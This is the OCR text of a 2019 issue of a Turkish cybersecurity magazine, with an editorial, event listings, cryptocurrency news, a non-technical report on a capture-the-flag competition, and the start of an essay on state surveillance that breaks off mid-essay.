ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com


2 Aylık Siber Güvenlik Dergisi • 14 TL • 10. SAYI - 2019

ISSN 2618-6373

10

ETHICAL HACKING

ÖMER ÇITAK



abaküs

KÜNYE

YIL: 2 Sayı: 10 - ISSN: 2618-6373

www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST.

Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Düzelti: Huriye Özdemir

Yayın Koordinatörü: Oğuz Aydınyılmaz

İletişim Sorumlusu ve Reklam: Seba Bingöl - muhasebe@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Doğukan Turan, Görkem Güler ve Eren Uygun

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Ezgi Matbaacılık San. Tic. Ltd. Şti. Sanayi Cad. Altay Sok. No:14
Çobançeşme-Yenibosna/İSTANBUL
Tel: 0212 452 23 02 / Matbaa Sertifika No: 45029

EDİTÖRDEN

Kıymetli okurlar,

Yayın faaliyetlerine başlayalı neredeyse 2 yıl olan dergimizin yeni bir sayısı ile karşınızda olmanın mutluluğunu yaşıyoruz!

Bu sayımız ile sizlere bir muştumuz, bir de hüsnüzan etmemizin mümkün olmadığı bir haberimiz var. Gelin bu sefer muştumuzu sona saklayalım.

Bildiğiniz üzere onca zorluğa rağmen Şubat, 2018'den bu yana aralıksız yayınımıza gönüllü olarak devam etmeye çalışıyor; hacker kültürünün ülkemizde yaygınlaşması ve kök salması için gayret ediyoruz. Bugüne kadar nerede uzanabileceğimiz bir dal varsa uzanmaya, tutabileceğimiz bir el varsa tutmaya çalıştık ki bunu kendimize öncül bir vazife ilan edindik. Üniversitelerin etkinliklerine katıldık, karınca kararınca destek sağladık; seminerler, sunumlar, eğitimler verdik, dergiler gönderdik, mentörlükler yaptık. Öte yandan, kamu kurumları için de eğitimler sağladık ama gelin görün ki meyve veren ağacın taşlanması misali, birtakım kendini bilmez kimseler, dergimizin duruşundan, değerinden rahatsız oluyor olacak ki türlü türlü oyunlarla derginin ya da dergiye emek verenlerin önünü kesmek için elinden geleni yapıyor, bir adım daha atmasına mani olmak için "var güçleri" ile saldırıyorlar. Tırnak içinde "var güçleri" dedim çünkü, gücünü iftiradan almak güçlü olmak mıdır? *Yanıtı size bırakıyorum.* Öyle acıdır ki bu kimseler yalnızca özel sektörden değiller, aynı zamanda kamuda da görevli olanlar var aralarında ve kamudaki görevlerinin gücünü kötüye kullanmaya varacak kadar gaflete düşmüşler.

Bizler çok şükür ne kimseye yakın, ne de kimsenin yakını kişileriz. Değiliz diye de hak olanın ötekileştirilmesine, ülkenin iyiliği ve geleceği için yapılan bunca faaliyete, emeğe engel olunmasına müsade edecek değiliz. Güçlü biziz çünkü haklıyız!

Öncelikle şahsımız ve topluluğumuz adına ve sonra her vatandaşın hakkı için bu meselenin usanmaz birer takipçisi olacak, yasal ve etik çerçevede sonuna kadar gideceğiz.

Kitap ile, iş ile, tırnak ile, diş ile, umut ile sevda ile, düş ile dayanacağız. (Ahmet Arif - Anadolu Şiiri'nden)

Son olarak tekrar ifade etmekte fayda var ki ülkemizin iyiliği için olan bütün çalışmaları yürekten desteklemeyi minnet biliriz.

Bunları kaleme almamızın nedeni bu ve benzeri vukuatların birçok kez meydana gelmiş olmasıdır, yalnızca bir olay özelinde yazılmamıştır.

--

Dedikten sonra, gelelim muştumuza!

Öğrenciler, öğretmenler, anneler-babalar hazır olun: Türkiye'nin ilk siber güvenlik lisesi geliyor! Evet, yanlış okumadınız; Türkiye'de bir siber güvenlik lisesi açılıyor hem de devlet lisesi!

28-29 Kasım'da İstanbul'da düzenlenen, Bir Meslek Alanı Olarak Siber Güvenlik Çalıştayı'nda bu konu enine boyuna değerlendirildi. Kamudan ve özel sektörden birçok katılımcının davetli olduğu bu çalıştaya bizler de katılım sağladık. Bu güzel haberi heyecan ve kıvançla sizlerle paylaşmak için sabırsızlanıyorduk nihayet duyurabildik! :) Detaylara dergimizin blog'u olan, arkakapidergi.com/yazilar ve İstanbul MEM'in sayfası olan, istanbul.meb.gov.tr üzerinden ulaşabilirsiniz.

Yeni bir sayıda görüşebilmek ümidiyle, sağlıcakla kalın.

Adalete ve özgürlüğe inananlara selam olsun!

Şahin Solmaz - editor@arkakapidergi.com

İÇİNDEKİLER

Aralık-Ocak '19-20 Siber Güvenlik & Bilişim Etkinlikleri

ITUARI TEKNOKENT | BRIGHTER TOGETHER

BEETECH Konferansları

17-18 Aralık 2019 | İstanbul
İTÜ Arı Teknokent, ARI3 Binası Konferans Salonları

Başarılı projelerin ve deneyimlerin paylaşıldığı bu konferans 17-18 Aralık'ta gerçekleşecek olup tam 14 oturumda oluşmaktadır. Oturumlardan bazıları;
– İleri Teknolojiler

– Oyun Teknolojileri

– Yapay Zeka

– Yazılım Uygulamaları ve Araçları

Bilgi: https://www.ariteknokent.com.tr

HACKNIGHTS

Snort ile Savunma Keyfi

20 Aralık 2019 | Bilgi Teknolojileri ve İletişim Kurumu Başkanlığı (BTK), Ankara

Hacknights, son 5 yıldır düzenlenen Hacktrick Siber Güvenlik Konferansı ekibinin ve Türkiye'de siber güvenlik üzerine çalışmalarını sürdüren araştırmacıların düzenlediği, sektör farkındalığını artırmayı hedefleyen ve teknik konular ile ilgilileri bir araya getirmeyi amaçlayan bir meetup girişimidir.

Hacknights projesi, projesi kapsamında Snort kullanarak workshop gerçekleştirilecektir.
Bilgi: http://bit.ly/310pFMy

SistersLab Kağıt Devre Atölyesi

21 Aralık 2019 | Pisano Ofisi, Beşiktaş/İstanbul

Sisterslab

Bu etkinlikte önce temel elektroniğin ne olduğu (basit devre, led, pil, anahtar vs.) anlatılacaktır. Ardından etkinlik öncesinde gönderilecek olan içerikler üzerinden katılımcılar istedikleri projeyi seçecekler ve yapacaklar. Ek olarak hediye kitap çekilişi de olacaktır. Etkinlik ücretsiz olup sadece kadınlara ve kız çocuklarına yöneliktir.

Bilgi: https://forms.gle/hniw4EBKf8rsjgup6

TOBB ETÜ Siber Güvenlik Günü

23 Aralık 2019 | TOBB Ekonomi ve Teknoloji Üniversitesi, Ankara

TOBB ETÜ Ekonomi ve Teknoloji Üniversitesi

Bu çalıştay, zararlı yazılım ve tersine mühendislik alanında çalışan araştırmacıları bir araya getirmeyi hedeflemektedir. Bildiri kitabı olmayacaktır. Katılım ücretsizdir.
Bilgi: https://etuguvenlik.wordpress.com/

EUREKA Bilgi Günü

26 Aralık 2019 | TÜBİTAK Başkanlık Binası, Ankara

EUREKA Programı, destek mekanizmaları, EUREKA Seyahat Desteği ve TEYDEB 1509 Programının anlatılacağı etkinlikte, EUREKA programından yararlanmış firmaların tecrübelerini paylaşacakları bir panel oturumu da düzenlenecektir.
Bilgi: http://bit.ly/2RxUR4E

BTvizyon Bursa 2020

16 Ocak 2020 | Divan Otel Bursa

BTvizyon Anadolu Toplantıları, bilişim teknolojilerine ilişkin güncel ve gelecek vizyonların, deneyimlerin, bilgilerin, ürün ve çözümleriniz paylaşıldığı toplantı platformudur. Bu toplantılar, bilişim teknolojileri sağlayıcılarının, hedefledikleri potansiyel kullanıcılar ile gelecek vizyonlarını paylaştıkları, ürünlerinin ve çözümlerinin tanıtımını yaptıkları ve örnek uygulamalarını gösterdikleri buluşma ve pazarlama platformlarıdır.
Bilgi: http://bit.ly/2LQTWZF

Enerji 4.0 Konferansı

16 Ocak 2020 | Point Hotel Barbaros/İstanbul

BMI BUSINESS MANAGEMENT INSTITUTE

Enerji sektörü, günümüzde en hızlı büyüyen ve neredeyse bütün sektörlerin, yatırımcıların, girişimcilerin yönelmeye başladığı sektör haline geldi. Katılımcıların bu konferansta; Yeşil Enerji sektöründeki yeni düzenlemeler, teknolojiler ve güncel uygulamalar hakkında bilgi sahibi olmaları amaçlanmaktadır. Konferansın, sektörle ilgili önemli bilgilerin yanı sıra katılımcılara farklı bir bakış açısı da kazandırması hedefleniyor.
Bilgi: http://bit.ly/2YvbEqm

** Ücretli Etkinlik

Kripto Para Haberleri

1 Ekim 2019 - SEC'den EOS'a 24 milyon dolar ceza

ABD Menkul Kıymetler ve Borsalar Komisyonu (SEC), EOS'un ana şirketi Block.one'a kayıt dışı bir ICO gerçekleştirdiği suçlamasıyla 24 milyon dolar ceza kesti. Şirket, cezayı ödemeyi kabul etti. 2017 ile 2018 yılları arasında bir yıl süren bir ICO yapan EOS, 4.1 milyar dolar para toplamıştı.

1 Ekim 2019 - Ethereum uygulamasının cüzdanını boşalttılar: 1000'lerce ETH çekildi

Ethereum'da çalışan FairWin akıllı sözleşmesinin cüzdanı boşaltıldı. Birçok farklı cüzdana gerçekleştirilen para çekme işlemlerinde 3 milyon dolarlık ETH taşındı.

1 Ekim 2019 - Dev Bitcoin madencilik tesisinde yangın

Çin'de yer alan bir Bitcoin madencilik tesisinde büyük bir yangın çıktı.Yangında 10 milyon dolar değerinde madencilik ekipmanının zarar gördüğü ifade ediliyor. Söz konusu tesisin madencilik şirketi Innosilicon'a ait olduğu da gelen bilgiler arasında.

1 Ekim 2019 - Bitcoin'de 2014'ten beri görülmeyen olay: Yeni blok tam iki saat gecikti

Bitcoin blok zincirinde en son 5.5 yıl önce görülen bir olay yaşandı. Dün tam iki saat boyunca yeni blok çıkarılamadı.

6 Ekim 2019 - Bitcoin'inizi çalmak için yola çıkan bu virüs, her hafta 2000 cihaza bulaşıyor

Prevailion tarafından yapılan açıklamada, MasterMana olarak adlandırılan ve kripto paralarla kişisel bilgileri çalmak için geliştirilen virüsün 2018 yılının Aralık ayından beri aktif olduğu ve hâlâ yaşadığı bildirildi. Haftada yaklaşık olarak 2000 cihaza ulaştığı hesaplanan virüsün bu sene 72,000'in üzerinde cihazla etkileşime girdiği tahmin ediliyor.

9 Ekim 2019 - BtcTurk'te komisyonlar kalktı

Türkiye'nin lider kripto para borsalarından BtcTurk, kripto paralar arası işlemlerde komisyonları sıfırladığını duyurdu.

11 Ekim 2019 - Emin Gün Sirer, Athereum'u duyurdu

Türk bilgisayar bilimci ve Blockchain teknolojileri uzmanı Emin Gün Sirer, Ethereum'un AVA platformunda çalışacak "dostça" çatallanmış bir versiyonunu geliştirdiklerini ve buna Athereum adını verdiklerini açıkladı.

11 Ekim 2019 - Devler, Facebook'un kripto parası Libra'dan kaçıyor: 5 şirket çekildi

PayPal'ın ardından ödeme devleri Mastercard ve Visa'nın yanı sıra e-ticaret devi eBay ile bir başka ödeme şirketi Stripe da Facebook'un liderlik ettiği Libra projesinden resmen çıktı.

12 Ekim 2019 - Telegram'ın 1.7 milyar dolarlık ICO'suna SEC darbesi

ABD Menkul Kıymetler ve Borsalar Komisyonu (SEC) mesajlaşma devi Telegram'ın 1.7 milyar dolarlık ICO'sunu durdurma kararı aldı.

12 Ekim 2019 - Bitcoin balinaları hiç olmadığı kadar kalabalık

Blockchain araştırma şirketi Glassnode'un yeni verileri, artan sayıda Bitcoin balinasının BTC biriktirdiğini gösteriyor. Glassnode'a göre, 1000 BTC (yaklaşık 8.3 milyon dolar) ve üzerinde Bitcoin bulunan adreslerin sayısı yaklaşık olarak 2075 ile bir önceki tüm zamanların en yüksek seviyesini geride bıraktı.

14 Ekim 2019 - Gartner: Blockchain teknolojisi hayal kırıklığı çukurunda

Araştırma ve danışmanlık firması Gartner her yıl düzenli olarak yayınladığı raporlara bir yenisini ekledi. Raporda Blockchain teknolojisinin, ekonomide 'hayal kırıklığı çukuru' adı verilen dibe düşüş dönemine girdiği belirtildi.

15 Ekim 2019 - Oxford ekledi: Satoshi artık dünya literatüründe

Dünyaca ünlü İngilizce sözlük Oxford English Dictionary (OED) 9 Ekim'de Bitcoin'in en küçük birimi olan "Satoshi" kelimesini sözlüğüne eklediğini duyurdu.

19 Ekim 2019 - Bitcoin için bir kilometre taşı geçildi: 18 milyon

Bitcoin'in dolaşımdaki arzı bugün itibariyle 18 milyona ulaştı ve tamamının çıkarılması için geriye 3 milyon Bitcoin kaldı.

19 Ekim 2019 - Bitcoin ortalama itibari para ömrünün %40'ına ulaştı

Willy Woo'nun belirttiği gibi, en büyük kripto para biriminin yaşam süresi, devletler tarafından ortaya konulan para birimlerinin ortalama yaşam süresinin %40'ı civarında.

21 Ekim 2019 - Bitmain dünyanın en büyük Bitcoin madenciliği tesisini açtı

Çin kripto para madencilik donanımı üreticisi Bitmain, Texas'ta dünyanın en büyüğü olduğunu iddia ettiği Bitcoin madenciliği tesisini açtı. 33 bin dönümlük bir alana yayılacak olan tesisin 300 MW'lık kapasiteye ulaşması bekleniyor.

22 Ekim 2019 - Opera Bitcoin ödemelerine izin veren ilk büyük tarayıcı oldu

Web tarayıcısı Opera, Bitcoin ödemeleri yapılmasını sağlamaya başladı. Şirketin, 21 Ekim'de yaptığı basın açıklamasında Opera'nın 350 milyon kullanıcısının şu anda tarayıcı üzerinden BTC alabildiği ve gönderebildiği belirtildi.

23 Ekim 2019 - Samsung amiral gemisi telefonuna 12 yeni dapp ekledi

Dünyanın en büyük akıllı telefon üreticilerinden Samsung, 12 yeni merkeziyetsiz uygulamayı Blockchain KeyStore'a ekledi. Yeni eklenenler uygulamalarla birlikte artık Keystore'da 30 Dapp var.

26 Ekim 2019 - Çin Ulusal Halk Kongresi "Kriptografi Yasası"nı geçirdi

Çin Ulusal Halk Kongresi, Devlet Başkanı Şi Cinping'in Blockchain açıklamasından sonra yeni bir hamle daha yaptı ve Kongre'den "Kriptografi Yasası"nı geçirdi.

26 Ekim 2019 - Bitcoin ile 10 yılda 11 trilyon dolar taşındı

Dünyanın bir numaralı kripto parası Bitcoin yine bir rekora imza attı. Ortaya çıktığı 2009 yılından bu yana BTC'de 11 trilyon dolarlık işlem yapıldı.

29 Ekim 2019 - Bakkt açıkladı: Starbucks'ta Bitcoin'le kahve dönemi yakın

New York Borsası (NYSE) tarafından desteklenen dijital varlık platformu Bakkt, 2020 yılında tüketiciler için geliştirdiği ve günlük hayatta Bitcoin harcamayı kolaylaştıracak uygulamayı Starbucks'la birlikte deneyecek.

1 Kasım 2019 - Kripto para borsası BitMEX kullanıcılarının bilgilerini kazara ifşa etti

Kripto para borsası BitMEX, bugün kullanıcılarına BitMEX kullanıcılarına ait birçok e-mail adresinin bulunduğu genel bir e-mail gönderdi. Olaydan BitMEX kullanıcılarının çoğunun etkilendiği belirtiliyor.

3 Kasım 2019 - İstanbul'da kopya SIM kart ile dolandırıcılık: Bitcoin aldılar

İstanbul'da 35 yaşındaki bir otomobil tamircisi olan Tuna Bal'ın SIM kartını kopyalayan dolandırıcı, ele geçirdiği kredi kartı bilgileriyle 23 bin TL'lik alışveriş yaptı, ayrıca Bitcoin de satın aldı.

4 Kasım 2019 - Türkiye'nin dijital parası için ilk testler 2020'de

2020 Cumhurbaşkanlığı Yıllık Programı yayınlandı. Buna göre, Türkiye Cumhuriyet Merkez Bankası tarafından çıkarılacak dijital para için test çalışmalarının seneye başlatılması hedefleniyor.

5 Kasım 2019 - Bitcoin almak için en iyi gün belirlendi

CryptoCompare'in verilerine göre Bitcoin almak ve satmak konusunda haftanın en iyi günü açık ara Pazartesi.

6 Kasım 2019 - Galatasaray'ın dijital parası basıldı

Galatasaray'la iş birliği anlaşması imzlayan Blockchain şirketi Chiliz, Galatasaray dahil olmak üzere 7 büyük kulübün taraftar token'larının basıldığını duyurdu. Taraftarlar bu token'larla kulüp oylamalarına katılabilecek, token sahiplerine kulüp mağazalarında indirimler sunulacak.

7 Kasım 2019 - Twitter CEO'sunun şirketinden Bitcoin satışında rekor

Twitter CEO'su Jack Dorsey'in başında bulunduğu mobil ödemeler şirketi Square, üçüncü çeyrekte 148 milyon dolarlık Bitcoin satışıyla rekor kırdı.

8 Kasım 2019 - "Bitcoin Safiye" lüks otomobiliyle Bursa'da yakalandı

Birçok farklı meslek grubundan onlarca kişiyi yaklaşık 30 milyon TL dolandırdığı iddiasıyla aranan ve hesaplarında 8300 BTC olduğu belirlenen "Bitcoin Safiye" lakaplı Safiye Gökçen Y., Bursa polisi tarafından yakalandı.

10 Kasım 2019 - Bitcoin cüzdanını pankarta basan genç, servet sahibi oldu

2013 yılında ESPN kanalında yayınlanan bir organizasyonda Bitcoin cüzdanının QR kodu bulunan bir pankart kaldıran genç, cüzdanına devam eden yıllarda da Bitcoin almaya devam etti ve adeta servet sahibi oldu. Söz konusu cüzdanın son bakiyesi 44 BTC ve dolar karşısındaki değeri ise yaklaşık 400,000 dolar.

13 Kasım 2019 - Binance'ten 180 para biriminin tümünü destekleme planı

Kripto para borsası Binance'in CEO'su Changpeng Zhao, borsada dünyadaki tüm 180 para birimiyle kripto para almayı mümkün kılmak istiyor.

15 Kasım 2019 - Binance'e Türk Lirası desteği geldi

Kripto para borsası Binance; Papara aracılığıyla Bitcoin, Ether ve XRP alımlarında Türk Lirası desteği sunmaya başladı.

17 Kasım 2019 - Facebook'un Libra test ağında 51,000 işlem, 34 proje

Facebook'un liderlik ettiği kripto para projesi Libra'nın test ağında şimdiye kadar 51,000 işlem yapılırken 34 proje geliştirildiği açıklandı.

18 Kasım 2019 - Bitcoin, İran'da kaosun ortasında kullanılamaz hâle geldi

İran, hükümet karşıtı protesto gösterileri ile sarsılırken kapsamlı internet kesintisi nedeniyle kargaşanın ortasında Bitcoin de ülkenin neredeyse tamamında kullanılamaz oldu.

20 Kasım 2019 - XRP tabanlı popüler cüzdanda büyük sızıntı: 1.4 milyon kullanıcı etkilendi

XRP Ledger protokolünü kullanan popüler kripto para cüzdanı GateHub'ın 1.4 milyon kullanıcısına ait e-posta adresi ve şifre gibi kişisel verilerin karanlık ağda paylaşıldığı ortaya çıktı.

20 Kasım 2019 - Teksas'a 100 dönümlük dünyanın en büyük Bitcoin madenciliği tesisi

Whinstone US ve Northern Bitcoin adlı iki şirket, Teksas'ta dünyanın en büyük ve en güçlü Bitcoin madencilik tesisini oluşturma planıyla bir araya geliyor. Planlanan tesis 100 dönümlük bir araziye yayılacak.

20 Kasım 2019 - Ukrayna'da Bitcoin gelirlerine yatırımcıları sevindirecek vergi oranı

Ukrayna'da kripto para gelirlerine uygulanacak vergi oranı netleşiyor. Hazırlanan yeni tasarı, eğer yasalaşırsa ilk 5 yıl boyunca kripto para satışlarından sadece yüzde 5'lik bir vergi alınacak.

21 Kasım 2019 - En büyük 6. Bitcoin cüzdanının gizemi

Bugünlerde içinde en çok Bitcoin bulunan altıncı cüzdan tartışılıyor. 80,000 BTC'lik cüzdanı ilginç kılan, zamanının en büyük kripto para borsası Mt. Gox'tan çalınan Bitcoin'lerden oluşması ve 8 yıldır herhangi bir çıkış görülmemesi.

STMCTF 2019 CAPTURE THE FLAG

Sizlere bu yazıda her yıl Savunma Teknolojileri Mühendislik ve Ticaret A. Ş'nin yaptığı STMCTF Capture the Flag yarışmasını anlatacağım. 31 Ekim'de finali yapılan yarışma, Ankara Bilkent Otel'de gerçekleştirildi. SSB başkanı Prof.Dr. Ali Demir'in açılış konuşmasını gerçekleştirdiği finalde sunumuna Serdar Kuzuloğlu renk kattı.

Capture the Flag yani Bayrağı Yakala, siber güvenlik yarışmalarında kullanılan bir türdür. Bu CTF'de sizlere belirli alanlarda; örneğin reverse engineering, malware analysis gibi türlerde sorular hazırlanır. Bu soruları belirli ipuçları ile ya da ipucu olmadan çözebilirseniz sonunda size verilen flag'ı almış ve puanı kapmış olursunuz.

Tabii ki birde en hızlı sürede soruları çözmek size daha fazla puan kazandırır.

STM, son 5 yıldır bu yarışmalarla Türkiye'deki gençlerin yeteneklerini ölçmek ve aynı zamanda yeni gençler bulmak ve farkındalık yaratmak amacıyla bu yarışmaları düzenliyor. 2014 yılından 2019 yılına kadar yarışmacı sayısındaki artış, gençlere ulaşma amacında başarılı olduğu anlamına geliyor. Son 2 yılda yapılan yarışmalarda çok fazla katılımcı sayısı olduğu için 2 aşama olarak düzenleniyor. Ön eleme ve final aşamalarından oluşan yarışmalar sonucunda birinciye 25.000 TL, ikinciye 20.000 TL, üçüncüye 15.000 TL ve katılımcılara çeşitli hediyeler verilerek tamamlanıyor.


Bu yılki yarışmada özellikle sorular bazında çok zorlandığımızı, ayrıca STM'nin de her yarışmadan sonra daha tecrübeli hale gelerek yarışma ve soru potansiyelini artırdığını belirteyim. Sorular, biz yarışmacıları da dinleyerek oluşturuluyor ve bu sayede daha kaliteli ve zorlayıcı sorular ortaya çıkıyor. Sizlerde eğer ben bu soruları çözerim ya da emek harcarım diyorsanız CTF'e buyrun gelin.

Function Takımı'ndan Doğukan ile sohbetimizde bizlere yarışmaya 2018 yılında katılmaya başladıklarını, daha önceki yarışma sorularını da incelediğini ve soruların sürekli zorlaştığını anlatıyor. Bizleri memnun etmek için tüm hazırlıkların tam yapıldığını ve her türlü ihtiyaçlarımızın düşünüldüğünü belirterek yarışmanın yapılmasına katkıda bulunan herkese teşekkür ediyor ve daha bir çok yarışmada bizlerle birlikte bulunmayı temenni ediyor.

Biz de tüm kurumlarımızın ve özel sektörün böyle etkinlikleri daha fazla yapmasını ümit ediyoruz. Çünkü biliyoruz ki; bu ülkede bir çok gencimiz, siber güvenliğe ilgisi olduğu halde nasıl yol alacağını bilmediği için keşfedilemiyor. Bu ve benzeri yarışmalar, Türkiye'nin farklı şehirlerinde yapılırsa daha çok gence ulaşılıp yetenekli gençler keşfedilmesine vesile olacak. Bizler de Arka Kapı Dergi Ailesi olarak yarışmayı düzenleyenlere teşekkür, kazananları tebrik ediyoruz. Farklı bir yazıda görüşmek üzere.

Gençler! Vatanın bütün ümidi ve geleceği size, genç kuşakların anlayış ve enerjisine bağlanmıştır.

Gazi Mustafa Kemal ATATÜRK



UYGULAMALI
SİBER GÜVENLİK VE HACKING

MUSTAFA ALTINKAYNAK

abaküs

Utku Şen / utku@arkakapidergi.com

Türkiye Çin'den Dijital Distopya Mı İthal Ediyor?

Devletlerin vatandaşlarını dinlemesi, İnternet'in icadından beri süregelen bir durum. Fakat devletlerin yaptığı her dinleme faaliyetini aynı kefeye koyamayız. Örneğin; terör şüphelisi bir kişinin İnternet iletişiminin izlenmesi, suçun önlenmesi için kabul edilebilir. Ancak ülkedeki tüm vatandaşların dinlenmesi genel olarak kabul edilemez, denebilir. Fakat esas önemli konu dinlemenin çapı değil, amacıdır.

Yıllar önce Edward Snowden'ın sızdırdığı belgeler, NSA'in ABD vatandaşları dahil tüm dünyayı dinlediğini ortaya koymuştu. Burada, ABD halkının esas tepkisi dünyanın dinlemesine değildi. Terör gerekçesiyle dünyanın dinlenmesinde çok sıkıntı görmemişlerdi. Onlara göre esas problem, her ABD vatandaşının mahrem bilgilerinin dinlenmesiydi. Ancak burada ABD halkının şanslı olduğu bir konu vardı. Bu dinlemeler her ne kadar kişisel gizlilik ilkelerini ihlal etse de, esas amaç güvenlikti. Yani dinlemeler sırasında Donald Trump'tan nefret ettiğini söyleyen kişiler fişlenmeyecek, bu yüzden işini kaybedecek bir duruma düşmeyecekti.

ABD'de yapılan bu toplu dinlemelerin vatandaşların günlük hayatına etki etmemesinin en önemli sebebi, güçlü kuvvetler ayrılığıdır. Bağımsız mahkemeler, vatandaşların hakkını ülkenin istihbarat kurumlarına karşı bile koruyacaktır. Dolayısıyla, ABD gibi ülkelerde bu faaliyetlerin dışarı sızmaması esas önceliktir. Dışarı sızmayan durumlarda, mahkemeyle karşı karşıya gelinmesine gerek kalmaz.

Totaliter rejimlerde (topluma ve bireylere hiçbir özgürlük tanımayan yönetim sistemleridir) ise vatandaşların topluca dinlenmesinin temel sebebi, devletin güvenliğini sağlamaktan çok hükümete tehdit oluşturan kişilerin fişlenmesidir. Bu tip ülkelerde yasama, yürütme ve yargı tek elde toplandığı için vatandaşın haklarını koruyacak bir kurum yoktur. Dinleme faaliyetleri dışarı sızsa bile bir önemi olmaz. Dolayısıyla bu ülkeler, vatandaşı dinleme konusunda daha agresif bir tutum sergilemekten çekinmezler.

Peki devletler vatandaşlarını nasıl dinler? Yöntemler yıllar içinde değişiklik gösteriyor. Örneğin 2000'li ve 2010'lu yıllarda şifreleme (encryption) modelleri çok yaygın olmadığı için, İnternet trafiğinin dinlenmesi yeterli oluyordu. Bunun yetmediği noktada casus yazılımlar devreye sokuluyordu. Fakat günümüzde uçtan uca şifreleme gibi teknolojilerin yaygınlaşması, işletim sistemlerinin güvenliğinin artması ve GSM kullanımının azalması gibi sebeplerden ötürü toplu dinleme yapılması epey zorlaştı.

Günümüzde toplu dinleme yapmanın üç temel yolu var:

